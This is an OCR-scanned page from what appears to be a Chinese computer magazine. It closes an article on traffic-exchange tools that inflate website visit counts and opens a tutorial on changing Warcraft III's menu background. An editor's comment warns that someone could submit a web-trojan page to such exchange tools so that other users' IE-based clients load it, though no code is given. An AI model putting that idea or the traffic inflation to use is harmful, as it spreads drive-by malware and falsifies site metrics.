


图5　刷分提示




图6　新开的小窗口以及获得的积分




图8　飞速流量专家后台管理设置界面

及率占1%。还可以写一下软文，做社区营销式的产品推广也是很有效果的。除了线上媒体的推广外，也可以开展与线下媒体合作，比如报纸、杂志、广播、电视方面的内容合作等等。最重要的是内容为王，因为网站要有好的内容才能吸引更多的真实访问者，及回头客。最后祝大家的网站都越做越好！

（文中所涉及软件已收录在本期光盘中）

编辑点评： 新站为了提高站点排名，很多站长会选择刷流量，不过要小心哦，想象一下，假如你有一个网马，然后提交到互刷工具上，然后等着别人刷你的站……现在很多刷站程序还是调用IE的，后果不堪设想哦。

Is my style——游戏个性修改

图 风逝水

从本文您可以学到：

如何修改魔兽争霸的背景图片。

很多人都玩游戏，很多人都玩同一个游戏——魔兽争霸，相信很多人都玩过，或者还在玩这个游戏。面对游戏界面永远的一个冰封王座，如图1，是否有厌倦感？那么今天，我带给你不同的世界，所谓“无图无真相”，这是网上很流行的词，那么先上图，如图2、图3。这是应一个“小朋友”的要求制作的主题包，是不是感觉不一样呢？现在我就教给你怎样完成自己的style。




图1　游戏界面




图2、图3　修改后的界面

